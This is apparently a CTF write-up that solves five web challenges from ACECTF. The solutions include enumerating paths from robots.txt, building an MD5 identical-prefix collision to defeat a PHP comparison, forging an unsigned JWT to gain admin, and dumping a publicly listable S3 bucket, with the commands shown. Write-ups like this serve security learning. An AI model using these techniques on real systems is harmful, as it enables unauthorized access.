Web Exploitation
- Buried Deep - 100
- Webrypto - 200
- Token of Trust - 200
- Flag-Fetcher - 200
- Bucket List - 300
Buried Deep
The challenge provides a URL, and text indicating that this is some sort of hunting challenge, possibly directory/file enumeration, etc.
Manually checking http://challenge/robots.txt reveals some potentially interesting paths:
# Hey there, you're not a robot, yet I see you sniffing through this file 😡
# Now get off my lawn! 🚫

Disallow: /secret/
Disallow: /hidden/
Disallow: /cryptic/
Disallow: /forbidden/
Disallow: /private/
Disallow: /buried/
Disallow: /underground/
Disallow: /secret_path/
Disallow: /hidden_flag/
Disallow: /buried_flag/
Disallow: /encrypted/
Visiting these pages (without the trailing slash) returns messages like “not quite!,” “on the right path!,” etc.
Eventually, http://challenge/buried (6th on the list in /robots.txt) contains different content:
49 115 116 32 80 97 114 116 32 111 102 32 ...Converting to ASCII from decimal reveals the first part of the flag:
1st Part of the Flag is : ACECTF{redacted_Continuing through the options, /secret_path contains morse code:
..--- -. -..
.--. .- .-. -
--- ..-.
- .... .
...
Converting this (possible with CyberChef) provides the second part of the flag:
2ND PART OF THE FLAG IS : redacted_The final page, /encrypted, has the following hint:
Sometimes the answers are hidden in plain sight. Or, in this case, styled just right. 🖋️👀
Returning to the root of the site, there is a link to a CSS stylesheet at /static/css/style.css. This file contains the following:
...
#flag {
    display: none;
    content: "bC5 !2CE @7 E96 u=28 :D i f9b0db4CbEd0cCb03FC`b5N";
}
...
The dcode Cipher Identifier hints that this is ROT47 encoded. Decoding (with, e.g., dcode or CyberChef) reveals the final portion of the flag:
3rd Part of the Flag is : redacted}Combined, all 3 parts above make up the flag. Per the challenge description, the segment enclosed in braces must be converted to all lowercase (Part 2 is uppercase when discovered):
ACECTF{redacted_redacted_redacted}Webrypto
The challenge provides a URL, along with a cryptic message about Tom & Jerry and the chases depicted in the cartoon.
The webpage accessible at the provided URL displays PHP source code, which is presumably running somewhere on the site:
<?php
include('flag.php');
highlight_file(__FILE__);

// Check if parameters 'tom' and 'jerry' are not equal
if ($_GET['tom'] != $_GET['jerry']) {
    echo "<br>Parameter 1 Met!<br>";

        if (md5('ACECTF' . $_GET['tom']) == md5('ACECTF' . $_GET['jerry'])) {
        echo $FLAG;  // If the condition is true, print the flag
    }
}
?>
Tip
This challenge is (more easily) solved by exploiting PHP’s type juggling functionality, as the loose comparisons used will coerce types. See the documentation for Type Juggling and Comparison for more information. The following solution was chosen as it assisted with personal learning of new concepts.
To get the flag, two strings must be provided. The strings need to match both of the following conditions:
- The strings must not be equal
- The MD5 values of
ACECTF+ string must be equal
Given this, an identical prefix attack (ref2) can be used to generate two strings that are different, but generate the same hash, and ensure both generated strings begin with ACECTF (as we cannot control the addition of this prefix in the challenge code).
The tool hashclash was used to accomplish this. The script scripts/textcoll.sh generates a text-based string pair that cause an identical prefix collision. The following modifications were made to the script:
The FIRSTBLOCKBYTES variable was changed to start the prefix with ACECTF:
FIRSTBLOCKBYTES='--byte0 A --byte1 C --byte2 E --byte3 C --byte4 T --byte5 F --byte6 L --byte7 L --byte20 hH --byte21 aAeE --byte22 cC --byte23 kK'The ALPHABET variable was also slightly modified:
ALPHABET="abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789.,_-~;|#^*(){}[]<>"This tool is resource intensive when running, ensure there is enough available memory or errors may occur. Running from a newly created directory (to store temp files), the script finds a collision that satisfies our specified conditions:
$ ../scripts/textcoll-modified.sh

...
===== FULL SOLUTION FOUND =====
87629b52af90af788ee1ac5852fee4dd  final_collision1.txt
87629b52af90af788ee1ac5852fee4dd  final_collision2.txt
4beb0f9d87df54f4d0dd101ec03634efe5bbfaae  final_collision1.txt
e4814681b41b7a945284360ff5740ddced693083  final_collision2.txt

========= final_collision1.txt ==========
ACECTFLLGJ1o~cA;x_)EhaCkn7bgMDBOna>K9kbtzM_YjXT5,iPP6r,zs8CQ4zRr0lhvsLiVByMarcStevens;itc1HC|a#SZ{uhs*KDXJDmBSP.r)MG##(#--##~jJr

========= final_collision2.txt ==========
ACECTFLLGJ1o~cA;x_)EheCkn7bgMDBOna>K9kbtzM_YjXT5,iPP6r,zs8CQ4zRr0lhvsLiVByMarcStevens;itc1HC|a#SZ{uhs*KDXJDmBSP.r)MG##(#--##~jJr
Removing the prefix allows these two variables to be used as the values for the tom and jerry parameters, e.g.:
?tom=LLGJ1o~cA;x_)EhaC...&jerry=LLGJ1o~cA;x_)EheC...Sending a request with these parameters (be sure to properly handle URL encoding if any special characters are present in the collision strings) returns the flag:
$ https GET https://chal.acectf.tech/Webrypto/ 'tom==LLGJ1o~cA;x_)EhaC...jJr' 'jerry==LLGJ1o~cA;x_)EheC...jJr

...
</code><br>Parameter 1 Met!<br>ACECTF{redacted}
Token of Trust
This challenge provides a web server, and a description that indicates there is a vulnerability in the way the user authentication token is used.
The home page of this site has the following text:
To log in, visit /login. But remember, POST requests are my love language. 🧡
PS: Don’t forget to set your headers for JSON, or I’ll just ignore you. 🙃
Visiting /login in a web browser displays the following text:
You can’t just waltz in here without a proper POST request.
Try sending a JSON payload like this: {“user”:“ace”,“pass”:“ctf”}.
Hint: I only care about your request format, not your credentials. 😉
Sending a request in the specified format returns a JWT. Many tools can accomplish this; the example below uses httpie:
$ http POST http://34.131.133.224:9999/login user=test pass=anything
HTTP/1.1 200 OK
Connection: keep-alive
Content-Length: 115
Content-Type: application/json; charset=utf-8
Date: Thu, 27 Feb 2025 15:22:49 GMT
ETag: W/"73-6DG1FleNEQn3wJCbdmBz6miU0yU"
Keep-Alive: timeout=5
X-Powered-By: Express

{
    "token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiZ3Vlc3QifQ.JT3l4_NkVbkQuZpl62b9h8NCZ3cTcypEGZ1lULWR47M"
}
The JWT can be decoded with, e.g., jwt.io or jwt_tool, resulting in this payload:
{
  "user": "guest"
}
Manual enumeration reveals another endpoint, /flag. Sending a POST to this endpoint returns:
No token? No flag! Bring me a token, and we’ll talk. 👀
Setting the token parameter to the JWT returned by /login and sending another request returns a different message:
$ http POST http://34.131.133.224:9999/flag token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiZ3Vlc3QifQ.JT3l4_NkVbkQuZpl62b9h8NCZ3cTcypEGZ1lULWR47M

...
Sorry, you're not the admin. No flag for you! 😝
As the signature of the original JWT sent to us is not valid, it’s likely the server is not validating the signature of JWTs passed to the /flag endpoint. Changing the value of user in the payload to admin and sending another request to /flag with this modified JWT returns the flag:

$ http -b POST http://34.131.133.224:9999/flag token=eyJhb...CZygg

ACECTF{redacted}
The web tool used above is jwt.io.
Flag-Fetcher
The challenge provides a URL. Loading the URL with the DevTools Network pane open, it’s apparent that the flag is being returned character-by-character as requests originating from a JavaScript file:

To extract these, save the network log as HAR data:

Then, use jq to pull out the URLs:
$ jq '.log.entries[] | select(.response.status==404) | .request.url' flag-fetcher.har

"http://challengeip/a"
"http://challengeip/vite.svg"
"http://challengeip/c"
"http://challengeip/e"
"http://challengeip/c"
"http://challengeip/t"
"http://challengeip/f"
"http://challengeip/%7B"
"http://challengeip/r"
"http://challengeip/3"
"http://challengeip/d"
"http://challengeip/1"
"http://challengeip/r"
"http://challengeip/3"
"http://challengeip/c"
"http://challengeip/t"
"http://challengeip/1"
"http://challengeip/0"
"http://challengeip/n"
"http://challengeip/%7D"
Finally, perform some post-processing to easily reassemble the flag:
$ jq '.log.entries[] | select(.response.status==404) | .request.url' flag-fetcher.har | grep -v vite | sed -En 's/.*4\/(.*)"/\1/p' | tr -d '\n'

acectf%7Br3d1r3ct10n%7D
URL-decoding the open and close braces in the above string completes extraction of the flag.
Bucket List
The challenge provides a URL:
https://opening-account-acectf.s3.ap-south-1.amazonaws.com/fun/can_we_get_some_dogs/026.jpegThis is an image hosted in an AWS S3 bucket. Given the challenge name, it’s likely that the flag is in one of the other files in the bucket.
Accessing the top-level bucket address (without the /fun/... slug) confirms that bucket contents can be listed publicly:
<ListBucketResult>
	<Name>opening-account-acectf</Name>
	<Prefix/>
	<Marker/>
	<MaxKeys>1000</MaxKeys>
	<IsTruncated>false</IsTruncated>
	<Contents>
		<Key>cry-for-me/</Key>
		<LastModified>2025-02-21T15:15:50.000Z</LastModified>
		<ETag>"d41d8cd98f00b204e9800998ecf8427e"</ETag>
		<Size>0</Size>
    	...
    ...
Given these permissions, and with the information provided by the format of the S3 bucket URL, AWS cli is able to download a copy of the bucket contents locally:
aws s3 sync --region ap-south-1 s3://opening-account-acectf ./bucket-dumpEnumerating the downloaded bucket for any non-image files (which make up the bulk of the contents) results in two text files that are potentially of interest:
$ fd -t f | grep -Ev "\.(jpeg|png|jpg|gif)"

cry-for-me/acectf/secret.txt
fun/aws-cli/hint.txt
The file ./cry-for-me/acectf/secret.txt contains a base64-encoded string. Decoding this string reveals the flag.